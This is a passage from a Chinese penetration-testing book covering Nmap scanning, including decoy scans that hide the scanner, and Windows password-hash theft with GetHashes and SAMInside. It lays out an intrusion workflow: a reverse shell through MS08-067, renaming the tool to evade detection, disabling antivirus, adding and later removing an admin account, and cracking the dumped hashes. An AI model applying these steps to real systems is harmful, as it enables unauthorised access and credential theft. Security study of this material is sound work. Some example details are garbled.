NMap 是一款免费的开源网络发现（Network Discovery）和安全审计（Security Auditing）工具，软件名字“NMap”是“Network Mapper”的简称。NMap 最初是由 Fyodor 在 1997 年开始创建的。随后，在开源社区众多的志愿者参与下，该工具逐渐成为最为流行的必备安全工具之一，目前最新版本为 nmap-6.47，下载地址为 http://nmap.org/dist/nmap-6.47-setup.exe。

NMap 是一个网络连接端扫描软件，主要用于扫描网上计算机开放的网络连接端，以确定哪些服务运行在哪些连接端，并推断计算机运行的是哪种操作系统（亦称“fingerprinting”）。系统管理员可以利用 NMap 探测工作环境中未经批准而使用的服务器，而黑客会利用 NMap 获取目标计算机的网络设定，从而选择攻击的方法。

Zenmap 是 NMap 官方提供的图形界面，通常随 NMap 的安装包发布。Zenmap 是用 Python 语言编写的免费开源图形界面，能够运行在不同的操作系统平台上（Windows/Linux/UNIX/Mac OS 等）。Zenmap 旨在为 NMap 提供更加简单的操作方式，用户可以将常用的操作命令保存成为 profile，扫描时选择已经保存的 profile 即可，还可以方便地比较不同的扫描结果。此外，Zenmap 提供了网络拓扑结构（NetworkTopology）的图形显示功能。

1.20.1 安装与配置 NMap

NMap 可以运行在大多数主流的计算机操作系统上，并且支持控制台和图形两种版本。在 Windows 平台上，NMap 能够运行在 Windows 2000/2003/XP/Vista/7 平台上，目前最新版本为 6.47，官方下载地址为 http://nmap.org/dist/nmap-6.47-setup.exe。

1. 在 Windows 下安装 NMap

下载 nmap-6.47-setup.exe 到本地计算机，双击运行该程序，按照默认设置安装。完成安装后，依次选择“NMap”→“Zenmap GUI”选项，在 Windows 中可以是命令行界面，也可以是图形界面 Zenmap，如图 1-217 所示。




图 1-217 NMap 图形操作界面

2. 在 Linux 下安装 NMap

基于 RPM 安装，示例如下。

```
rpm -vhU http://nmap.org/dist/nmap-6.47-1.i386.rpm
```

基于 yum 安装，示例如下。

```
yum install nmap
```

3. 命令格式

NMap 常见的命令格式如下。

```
nmap [Scan Type...] [Options] {target  specification}
nmap [ <扫描类型>  ...] [ <选项>  ] {  <扫描目标说明>  }
```

NMap 输出的是扫描目标的列表，以及每个目标的补充信息，至于是哪些信息，则依赖于所使用的选项。“所感兴趣的端口表格”是其中的关键，该表列出了端口号、协议、服务名称和状态，状态可能是 open（开放的）、filtered（被过滤的）、closed（关闭的）或者 unfiltered（未被过滤的）。如果 NMap 报告状态组合 open|filtered 和 closed|filtered，就说明 NMap 无法确定该端口处于两个状态中的哪一个状态。当要求进行版本探测时，端口表也可以包含软件的版本信息。当要求进行 IP 协议扫描时（-sO），NMap 提供所支持的 IP 协议，而不是正在监听的端口的信息。除了所感兴趣的端口表，NMap 还能提供关于目标主机的更多信息，包括反向域名、操作系统猜测、设备类型和 MAC 地址。

4. 扫描 IP 地址设定

NMap 支持 CIDR 风格的地址。NMap 将扫描所有和该参考 IP 地址具有相同比特的 IP 地址或主机。例如，192.168.1.0/24 将扫描 192.168.10.0 ~ 192.168.10.255 之间的 256 台主机，192.168.10.40/16 将扫描 192.168.0.0 ~ 192.168.255.255 之间的 65 536 个 IP 地址，所允许的最小值是 /1，最大值是 /32。CIDR 标志位很简洁，但有时不够灵活。NMap 命令行接受多个主机说明，它们不必是相同的类型，扫描的 IP 地址也可以是 192.168.1.1 ~ 192.168.1.254。

5. 主机发现（HOST DISCOVERY）

（1）-sP（Ping 扫描）

Ping 扫描选项告诉 NMap 仅进行 Ping 扫描（主机发现），然后打印出响应扫描的那些主机，不进行进一步的测试（如端口扫描或者操作系统探测）。

（2）-PS [portlist]（TCP SYN Ping）

TCP SYN Ping 选项发送一个设置了 SYN 标志位的空 TCP 报文，默认目的端口为 80，可以通过改变 nmap.h 文件中的 DEFAULT_TCP_PROBE_PORT 值进行配置，但不同的端口也可以作为选项指定。甚至可以指定一个以逗号分隔的端口列表，如“-PS22, 23, 25, 80, 113, 1050, 35000”，在这种情况下，各个端口会被并发地扫描。

（3）-PA [portlist]（TCP ACK Ping）

TCP ACK Ping 选项和刚才讨论的 SYN Ping 选项类似，二者的区别就是设置 TCP 的 ACK 标志位而不是 SYN 标志位。ACK 报文表示确认一个建立连接的尝试，但该连接尚未完全建立。如果远程主机正在运行，因为它们并没有发出过连接请求到运行 NMap 的机器，所以应该总是回应一个 RST 报文。

提供 SYN 和 ACK 两种 Ping 探测的目的是使通过防火墙的机会尽可能增大。

（4）-PU [portlist]（UDP Ping）

还有一个主机发现选项是 UDP Ping，它发送一个空的（除非指定了“--data-length UDP”）报文到给定的端口，端口列表的格式和前面讨论过的“-PS”和“-PA”选项相同。如果不指定端口，默认端口是 31338。该默认端口可以通过在编译时改变 nmap.h 文件中的 DEFAULT_UDP_PROBE_PORT 值进行配置。默认使用这个奇怪的端口是因为绝大部分系统都不欢迎外来程序对开放端口进行这种扫描。如果目标机器的端口是关闭的，UDP 探测会马上得到一个 ICMP 端口无法到达的回应报文。该扫描类型的主要优势是可以穿越只过滤 TCP 的防火墙和过滤器。

（5）-PE; -PP; -PM（ICMP Ping Types）

除了前面讨论的这些不常见的 TCP 和 UDP 主机发现类型，NMap 也能发送世人皆知的 Ping 程序所发送的报文。

NMap 发送一个 ICMP type 8（回声请求）报文到目标 IP 地址，期待从运行的主机得到一个“type 0”（回声响应）报文。对网络探索者而言，不幸的是，许多主机和防火墙现在都会封锁这些报文，而不是按我们期望的那样响应，参见 RFC 1122。因此，仅仅进行 ICMP 扫描对互联网上的目标而言通常是不够的。但对于系统管理员监视一个内部网络而言，它们可能是实际有效的途径。使用“-PE”选项可以打开该回声请求功能。时间戳和地址掩码查询可以分别用“-PP”和“-PM”选项发送。

1.20.2 NMap 扫描实例

下面介绍一个 NMap 扫描实例。

1. 命令模板

Zenmap 提供了 10 种模板供用户进行扫描，下面分别介绍。

- Intense scan：该选项是速度最快、最常见的 TCP 端口扫描，主要用于确定操作系统类型和运行的服务，示例如下。

```
nmap -T4 -A -v  192.168.1.0/24
```

- Intense scan plus UDP：除了与 Intense scan 的功能外，还会扫描 UDP 端口，示例如下。

```
nmap -sS -sU -T4 -A -v 192.168.0.0/24
```

- Intense scan, all TCP ports：使用该选项将扫描所有的 TCP 端口，示例如下。

```
nmap -p 1-65535  -T4 -A -v 192.168.0.0/24
```

- Intense scan, no ping：假设主机都是存活的。对常见的 TCP 端口进行扫描，示例如下。

```
nmap -T4 -A -v -PN 192.168.0.0/24
```

- Ping scan：只进行 Ping 扫描，不进行端口扫描，示例如下。

```
nmap -sP -PE  192.168.0.0/24
```

- Quick scan。

```
nmap -T4 -F 192.168.0.0/24
```

- Quick scan plus。

```
nmap -sV -T4 -O -F  192.168.0.0/24
```

- Quick traceroute。

```
nmap -sP -PE   --traceroute 192.168.0.0/24
```

- Regular scan。

```
nmap 192.168.0.0/24
```

- Slow comprehensive scan。

```
nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 -script "default
or (discovery and safe)"  192.168.0.0/24
```

2. 一个扫描实例

NMap Windows 版本的 Zenmap 提供了多种扫描选项，可以对网络中被检测到的主机按照选择的扫描选项和显示节点进行探查。

01　设定扫描范围

如图 1-218 所示，在 Zenmap 中设置“Target”（扫描范围）为 C 段 IP 地址“106.37.181.1-254”。“Target”可以是单个 IP 地址、IP 地址范围及 CIDR 地址格式。

02　选择扫描类型

在“Profile”下拉列表中，共有 10 种类型可供选择，我们只要根据实际情况进行选择即可。

03　开始扫描

单击“Scan”按钮开始扫描，扫描结果如图 1-219 所示，可以单击标签“Namp Output”、“Ports/Hosts”、“Topology”、“Host Details”、“Scans”进行查看。




图 1-218　设置扫描对象




图 1-219　查看扫描结果

1.20.3　NMap 扫描高级技巧

除了常规扫描，NMap 还提供了一些高级扫描技巧。

1. 安全加固扫描

安全加固扫描主要针对公网或者内网 IP 地址进行扫描，将扫面结果与预期的加固计划进行对比，只保留允许对外开放的端口。例如，对外仅提供 80 端口，那么扫描到的其他端口就需要关闭。如果条件允许，在验证时可以通过 Zenmap 的十大模板进行交叉扫描，有些扫描结果会显示主机不存在或者主机关闭，实际上该主机是存在的，只是在防火墙上设置了安全策略而无法被扫描。

2. 隐藏真实 IP 地址扫描

可以使用 Decoy（诱骗）方式掩盖真实的扫描地址。例如，“-D ip1, ip2, ip3, ip4, ME”会使用多个虚假的 IP 地址同时对目标主机进行探测，其中“ME”代表本机的真实 IP 地址，这样对方的防火墙就不容易识别扫描者的身份，代码如下。

```
nmap -T4 -F -n -Pn somesite.com -D192.168.1.100,192.168.1.101,192.168.1.102, ME
192.168.1.1
```

3. 查看本地路由与接口

通过命令“nmap -iflist”可以获取本地主机的接口信息与路由信息。当遇到无法达到目标主机或者想在多块网卡中选择某一特定网卡访问目标主机时，可以运行该命令，查看提供的网络接口信息。

4. 扫描路由器

NMap 内部维护了一份系统与设备的数据库（nmap-os-db），能够识别数千种不同的系统与设备，所以可用于扫描主流的路由器设备。

（1）扫描思科路由器

思科路由器会在如下端口中运行常见的服务。列举如下端口开放的主机，可以定位到路由器设备可能的 IP 地址及端口状态。

```
nmap -p1-25,80,512-515,2001,4001,6001,9001 targetip
```

（2）扫描路由器 TFTP

大多数的路由器都支持 TFTP 协议（简单文件传输协议）。该协议常用于备份和恢复路由器的配置文件，运行在 UDP 69 端口上。使用如下命令可以探测出路由器是否开放 TFTP。

```
nmap -sU -p69 -nvv target
```

（3）扫描路由器操作系统

与通用的 PC 扫描方式类似，使用“-O”选项扫描路由器的操作系统。“-F”选项用于快速扫描最可能开放的 100 个端口，并根据端口扫描结果进一步进行 OS 的指纹分析。

```
nmap -O -F -n 192.168.1.1
```

5. 10 条常用 NMap 扫描命令

获取远程主机的系统类型及开放端口，示例如下。“<target>”可以是单一 IP 地址、主机名、域名或子网，示例如下。“-sS TCP SYN”扫描，又称半开放或隐身扫描。“-P0”表示允许关闭 ICMP Ping。“-sV”用于打开系统版本检测。“-O”用于尝试识别远程操作系统。此外，“-A”表示同时打开操作系统指纹和版本检测，“-v”表示详细输出扫描情况。

```
nmap -sS -P0 -sV -O <target>
nmap -sS -P0 -A -v <target>
```

- 列出开放了指定端口的主机列表，示例如下。

```
nmap -sT -p 80 -oG - 192.168.1.* | grep open
```

- 在网络中寻找所有在线主机，命令为“nmap -sP 192.168.0.*”，也可以用命令“nmap -sP

192.168.0.0/24”指定子网（subnet）。

- Ping 指定范围内的 IP 地址，示例如下。

```
nmap -sP 192.168.1.100-254
```

- 在某段子网上查找未占用的 IP 地址，示例如下。

```
nmap -T4 -sP 192.168.2.0/24 && egrep “00:00:00:00:00:00″ /proc/net/arp
```

- 在局域网上扫描 Conficker 蠕虫病毒，示例如下。

```
nmap -PN -T4 -p139,445 -n -v -script=smb-check-vulns -script-args safe=1
192.168.0.1-254
```

- 扫描网络上的恶意接入点（rogue APs），示例如下。

```
nmap -A -p1-85,113,443,8080-8100 -T4 -min-hostgroup 50 -max-rtt-timeout
2000 -initial-rtt-timeout 300 -max-retries 3 -host-timeout 20m
-max-scan-delay 1000 -oA wapscan 10.0.0.0/8
```

- 使用诱饵扫描方法扫描主机端口，示例如下。

```
sudo nmap -sS 192.168.0.10 -D 192.168.0.2
```

- 为一个子网列出反向 DNS 记录，示例如下。

```
nmap -R -sL 209.85.229.99/27 | awk ‘{if($3==” not”)print”(“$2″) no PTR”;else
print$3″ is “$2}’ | grep ‘(‘
```

- 显示网络上共有多少台 Linux 及 Windows 设备，示例如下。

```
sudo nmap -F -O 192.168.0.1-255 | grep “Running: ” > /tmp/os; echo “$(cat /tmp/os
| grep Linux | wc -l) Linux
device(s)”; echo “$(cat /tmp/os | grep Windows | wc -l) Window(s) device”
```

第 2 章　实战中常见的加密与解密

在 Web 渗透中经常会碰到数据被加密的情况，尤其是对用户密码，各个系统采用的密码加密算法不一样，如明文、MD5、SHA1、Base64 等。如果不了解常见的 Web 加密和解密，那么后续渗透工作将无法进行。

本章将系统地对这些加密方法和基础知识进行介绍，着重介绍与网络渗透有关的加密和解密方面的知识，并通过图文并茂的实际案例，使读者能很快上手。

本章主要内容

- 使用 GetHashes 获取 Windows 系统的 Hash 密码值
- 使用 SAMInside 获取系统密码
- 使用 WinlogonHack 获取系统密码
- 使用 Ophcrack 破解系统 Hash 密码
- MD5 加密与解密
- Serv-U 密码破解
- Access 数据库破解实战
- 巧用 Cain 破解 MySQL 数据库密码
- MD5（Base64）加密与解密
- Discuz! 论坛密码记录及安全验证问题暴力破解研究
- Windows Server 2003 域控用户账号密码获取
- 使用 fakesu 记录 root 用户密码
- 暴力破解密码工具 Hydra 使用攻略
- 基于 MD5 算法变异加密实现
- pcAnywhere 账号和口令的破解
- 使用 Hashcat 破解 Windows 系统账号密码

2.1　使用 GetHashes 获取 Windows 系统的 Hash 密码值

对入侵者来说，获取 Windows 的口令是整个攻击过程中至关重要的一环，拥有系统原来用户的口令，将使内网渗透和监控更加容易。Windows 系统中的 Hash 密码值主要由 LM-HASH 值和 NTLM-HASH 值两部分构成，一旦入侵者获取了系统的 Hash 值，通过 LC5 及彩虹表等破解工具就

可以很快地获取系统的密码。本节主要探讨如何使用 GetHashes 获取系统的 Hash 值，并对 Hash 值的生成原理等知识进行介绍，最后还介绍了一些 Hash 破解方面的技巧。

2.1.1　Hash 的基本知识

首先了解一下 Hash 的基本知识。

1. Hash 的定义

Hash，一般翻译为“散列”，也有直接音译为“哈希”的，是指把任意长度的输入（又叫做预映射，Pre-Image），通过散列算法，变换成固定长度的输出，该输出值就是散列值。这种转换是一种压缩映射，也就是说，散列值的空间通常远小于输入值的空间，不同的输入可能会散列成相同的输出，而不可能通过散列值唯一确定输入值。简单地说，Hash 就是一种将任意长度的消息压缩到某一固定长度的消息摘要的函数。

2. Hash 的应用

Hash 主要用于信息安全领域中的加密算法，它把一些不同长度的信息转化成杂乱的 128 位编码，其值叫做 Hash 值。可以说，Hash 就是找到数据内容和数据存放地址之间的一种映射关系。

2.1.2　Hash 算法在密码上的应用

MD5 和 SHA1 可以说是目前应用最广泛的 Hash 算法，而它们都是以 MD4 算法为基础设计的。那么，它们都是什么意思呢？这里简单介绍一下。

1. MD4

MD4（RFC 1320）由 MIT 的 Ronald L. Rivest 在 1990 年设计，“MD”是“Message Digest”的缩写，适合在 32 位字长的处理器上通过高速软件实现。MD4 基于 32 位操作数的位操作实现。

2. MD5

MD5（RFC 1321）是 Rivest 于 1991 年对 MD4 的改进版本。它仍以 512 位分组输入，其输出是 4 个 32 位字的级联，与 MD4 相同。MD5 比 MD4 来得复杂，并且速度较之要慢一点，但 MD5 更加安全，在抗分析和抗差分方面表现更好。

3. SHA1 及其他

SHA1 为与 DSA 一起使用而由 NIST NSA 设计，对长度小于 264 位的输入产生长度为 160 bit 的散列值，抗穷举（Brute-Force）性更好。SHA1 基于和 MD4 相同的原理设计并模仿了该算法。

4. Hash 算法在信息安全方面的应用

Hash 算法在信息安全方面的应用主要体现在以下 3 个方面。

（1）文件校验

我们比较熟悉的校验算法有奇偶校验和 CRC 校验。这两种校验没有抗数据篡改的能力，它们在一定程度上能检测并纠正数据传输中的信道误码，却不能防止对数据的恶意破坏。MD5 Hash 算法的“数字指纹”特性使它成为目前应用最广泛的一种文件完整性校验和（Checksum）算法，不少 UNIX 系统提供计算 MD5 Checksum 命令。

非卖品，仅供非商业用途或交流学习使用

（2）数字签名

Hash 算法也是现代密码体系中的一个重要组成部分。由于非对称算法的运算速度较慢，所以在数字签名协议中，单向散列函数扮演了一个重要的角色。

对 Hash 值，又称“数字摘要”，进行数字签名，在统计上可以认为其与对文件本身进行数字签名是等效的。而且，这样的协议还有其他优点。

（3）鉴权协议

鉴权协议又称“挑战-认证模式”，在传输信道时可被侦听但不可被篡改的情况下，这是一种简单而安全的方法。

2.1.3 Windows 下的 Hash 密码值

下面分别介绍 Windows 下的 Hash 密码格式和 LM-Hash 值生成原理。

1. Windows 下的 Hash 密码格式

Windows 下的 Hash 密码格式为“用户名称:RID:LM-Hash 值:NT-Hash 值”。“Administrator:500:C8825DB10F2590EAAAD3B435B51404EE:683020925C5D8569C23AA724774CE6CC:::”的含义如下。

- 用户名称为“Administrator”。
- RID 为 500。
- LM-Hash 值为“C8825DB10F2590EAAAD3B435B51404EE”。
- NT-Hash 值为“683020925C5D8569C23AA724774CE6CC”。

2. Windows 下 LM Hash 值的生成原理

假设明文口令是“Welcome”，首先将其全部转换成大写，即“WELCOME”，然后将该大写值转换成二进制串，示例如下。

```
“WELCOME” -> 57454C434F4D4500000000000000
```

技巧

将明文口令复制到 UltraEdit 编辑器中，使用二进制方式查看，即可获取口令的二进制串。

如果明文口令经过大写变换后的二进制字符串不足 14 字节，则需要在其后添加“0x00”补足 14 字节。然后，将 14 字节的数据切割成 2 组 7 字节的数据，分别经 str_to_key() 函数处理，得到 2 组 8 字节数据，示例如下。

```
57454C434F4D45 -str_to_key()-> 56A25288347A348A
00000000000000 -str_to_key()-> 0000000000000000
```

这 2 组 8 字节数据作为 DESKEY 对魔术字符串“KGS!@#$%”进行标准 DES 加密，示例如下。

```
"KGS!@#$%" -> 4B47532140232425
56A25288347A348A -对 4B47532140232425 进行标准 DES 加密-> C23413A8A1E7665F
0000000000000000 -对 4B47532140232425 进行标准 DES 加密-> AAD3B435B51404EE
```

将加密后的 2 组数据简单拼接，就得到了最终的 Hash-LM 值。

```
LM Hash: C23413A8A1E7665FAAD3B435B51404EE
```


非卖品，仅供非商业用途或交流学习使用

2.1.4　Windows 下 NTLM Hash 的生成原理

IBM 设计的 LM Hash 算法存在一些弱点，微软在保持向后兼容性的同时提出了自己的挑战响应机制，NTLM Hash 应运而生。

假设明文口令是“123456”，将其转换成 Unicode 字符串，结果为“310032003300340035003600”。与 LM Hash 算法不同，这里不需要添加“0x00”补足 14 字节。

```
"123456" -> 31003200330034003500 3600
```

从 ASCII 串转换成 Unicode 串时使用 Little-Endian。因为微软在设计 SMB 协议时没有考虑 Big-Endian，所以 ntoh*() 和 hton*() 函数不宜用在 SMB 报文解码中。将 0x80 之前的标准 ASCII 码转换成 Unicode 码，就是简单地从“0x??”变成“0x00??”。

此类标准 ASCII 串按 Little-Endian 转换成 Unicode 串，也就是简单地在原有的每字节之后添加“0x00”。对获取的 Unicode 串进行标准 MD4 单向 Hash，无论数据源有多少字节，MD4 固定产生 128 bit 的 Hash 值。

将 16 字节数据 31003200330034003500 3600 进行标准 MD4 单向 Hash，结果为 32ED87BDB5FD C5E9CBA88547376818D4，也就得到了最后的 NTLM Hash。

```
NTLM Hash: 32ED87BDB5FDC5E9CBA88547376818D4。
```

与 LM-Hash 算法相比，明文口令大小写敏感，无法根据 NTLM Hash 判断原始明文口令是否小于 8 字节，摆脱了魔术字符串“KGS!@#$%”。MD4 是真正的单向 Hash 函数，穷举作为数据源出现的明文，难度较大。

2.1.5　使用 GetHashes 获取 Windows 的 Hash 密码值

GetHashes 目前的高版本是 1.4 版，它是 InsidePro 公司早期开发的一款 Hash 密码获取软件。InsidePro 公司的网址为 http://www.InsidePro.com，该公司还有 SAMInside、PasswordsPro 及 Extreme GPU Bruteforcer 共 3 款密码破解软件。

1. GetHashes 命令格式

GetHashes 命令格式示例如下。

```
GetHashes <SAM registry file> [System key file] Or    GetHashes $Local
```

一般使用“GetHashes $Local”获取系统的 Hash 密码值。该命令仅在 System 权限下才能成功执行。通常可以根据个人爱好将 GetHashes.exe 工具软件修改为其他名称。

2. 使用 GetHashes 获取系统 Hash 值实例

将 GetHashes 重命名为“getpw”，然后将其复制到欲获取 Hash 密码值的系统盘中，如图 2-1 所示，执行“getpw $local”命令，顺利获取其 Hash 密码值。

本例使用的是 Radmin 的 Telnet。依次单击“文本”→“保存为”选项，将结果保存为一个新文件，然后使用 UltraEdit 编辑器进行编辑，仅保留 Hash 密码值部分，此后，使用 LC5 导入 Hash 密码值即可破解系统的密码值。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

图 2-1　获取系统 Hash 密码值

注意

（1）使用 GetHashes 获取系统的 Hash 密码值必须要有 System 权限，也就是要在反弹 Shell 或 Telnet 环境下进行。

（2）如果系统中安装了杀毒软件或者防火墙，有可能因为杀毒软件和防火墙的保护而导致密码获取失败。研究发现，由于 Gethashes 威力巨大，主要用在入侵过程中获取系统的 Hash 密码值，因此绝大多数杀毒软件已经将 GetHashes 软件加入病毒库，Castlecops 网站提供的关于各大杀毒软件针对 GetHashes 所做的病毒库版本及更新结果如图 2-2 所示。




图 2-2　大部分杀毒软件已经将 GetHashes 作为病毒处理

（3）InsidePro 公司在其网站上还提供了一个 Hash 产生器，通过输入一些参数值，能够生成经过某种加密算法处理的口令密码值，有兴趣的读者可以尝试使用。该功能在研究系统的 Hash 密码值生成时可以进行相互验证。

（4）Hash 值在线查询。在 InsidePro 网站还可以在线查询 Hash 密码值的原始明文口令。将获取的经 MD5 加密的 Hash 值输入后，单击“Search”按钮，如果数据库中存在该值，则会给出查询结果。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

2.1.6　使用 GetHashes 获取系统 Hash 值的技巧

使用 GetHashes 获取系统的 Hash 值时，一般是在获得了系统的部分或者全部控制权限之后，即新漏洞利用工具发布之后。例如，当系统中存在 MS0867 漏洞时，可以通过 MS08067 漏洞利用工具获得存在漏洞计算机的一个反弹 Shell，然后将 GetHashes 上传到系统中，执行“GetHashes $Local”命令，即可获取该系统的 Hash 密码值。

对 GetHashes 的使用，笔者将一些经验技巧总结如下。

- 在获得反弹 Shell 的情况下，先查看系统中是否安装了杀毒软件。如果已经安装，尝试是否可以将其关闭；如果不能关闭，则放弃使用 GetHashes 获取 Hash 值，转向下一步。
- 查看系统的名称及版本，以及是否开启了 3389 远程终端。如果未开启 3389 终端，可否直接开启 3389 终端。如果可以利用 3389 终端，则直接添加一个具有管理员权限的用户，然后使用该用户登录系统。
- 关闭杀毒软件，再次通过 Shell 或者其他控制软件的 Telnet 执行“GetHashes $Local”命令获取 Hash 密码值，然后删除新添加的用户。

2.1.7　相关免费资源

下面提供一些免费资源，希望能对大家有所帮助。

- 在线 Hash 密码值破解：http://hash.insidepro.com/
- 在线生成 Hash 密码值：http://www.insidepro.com/hashes.php?lang=eng
- 免费字典下载：http://www.insidepro.com/eng/download.shtml
- SAMInside：http://www.insidepro.com/download/saminside.zip
- PasswordsPro：http://www.insidepro.com/download/passwordspro.zip
- Extreme GPU Bruteforcer：http://www.insidepro.com/download/egb.zip

2.2　使用 SAMInside 获取 Windows 系统密码

在通过 SQL 注入等方式获取网站的 WebShell 后，就可以利用各种系统漏洞进行提权，提权成功后，通过远程终端登录系统。此时，为了长期控制或者进一步渗透网络，就需要获取系统正常用户的密码。获取系统密码 Hash 值的软件很多，本节中主要介绍如何通过 SAMInside 获取系统的 Hash 值，以及如何结合彩虹表快速破解操作系统用户密码。

2.2.1　下载和使用 SAMInside

SAMInside 的官方下载地址为 http://www.insidepro.com/download/Saminside.zip，目前最新版本为 2.6.5。官方提供的是试用版本，有一些高级功能不能使用，但并不影响获取系统密码 Hash 值。

SAMInside 可以获取 Windows 2008 Server 及以下操作系统的用户密码 Hash 值，在获取这些 Hash 值后可以通过彩虹表或者字典等进行破解，进而获取系统的密码。SAMInside 不需要安装，将下载的 saminside.zip 解压到本地磁盘即可使用。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

2.2.2 使用 Scheduler 导入本地用户的 Hash 值

直接运行 SAMInside，如图 2-3 所示，单击第三个小图标，然后选择“Import Local Users via Scheduler”选项，将本地用户的 Hash 值导出。虽然 SAMInside 还提供了从 LSASS 中导出本地用户的功能，但该方法在一些操作系统中容易出错，这两个方法均可使用。




图 2-3 使用 Scheduler 导入本地用户的哈希值

2.2.3 查看导入的 Hash 值

使用 SAMInside 导入本地用户的 Hash 值，必须具有管理员权限。在有些情况下，管理员会对磁盘进行权限限制，这时需要为 SAMInside 授权，然后才能获取系统用户的 Hash 值。如图 2-4 所示，共获取 4 个用户的 Hash 值，该值按 User、RID、LM-Password、NT-Password、LM-Hash、NT-Hash 和 Description 的顺序显示。如果在 LM-Password 和 NT-Password 显示为 Disabled，则表示该账户被禁用。超过 14 位的密码在 LM-Password 中会以全“0”显示。在旧版本中，以“AA3D”开头的表示密码位数超过 14 位，如“simeon:1005:AAD3B435B51404EEAAD3B435B51404EE:5E9C2FAAE669F5D06F33014E33AC2CFC:::”，其密码就是超过 14 位的。




图 2-4 查看导入的 Hash 值

2.2.4 导出系统用户的 Hash 值

依次单击“File”→“Export Users to PWDUMP File”选项，将获取系统用户的密码 Hash 值导出为一个文件，其导出文件的内容如图 2-5 所示，然后将该文件再次导入 Ophcrack 中进行破解。SAMInside 本身也能破解系统的 Hash 值，不过破解速度和效果不如 Ophcrack。对一些简单的密码，SAMInside 可以直接显示其密码。感兴趣的朋友可以直接尝试使用 SAMInside 破解系统 Hash 值。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 2-5　导出系统用户的 Hash 值

2.2.5　设置 SAMInside 的破解方式

如图 2-6 所示，默认选择 LM-Hashes attack 破解方式。如果用户的密码超过 14 位或 LM-Hashes 中显示的值全是 0，则可以选择 NT-Hashes attack 方式进行破解。然后，还需要设置字典破解、暴力破解、掩码破解及彩虹表破解。




图 2-6　设置 SAMInside 的破解方式

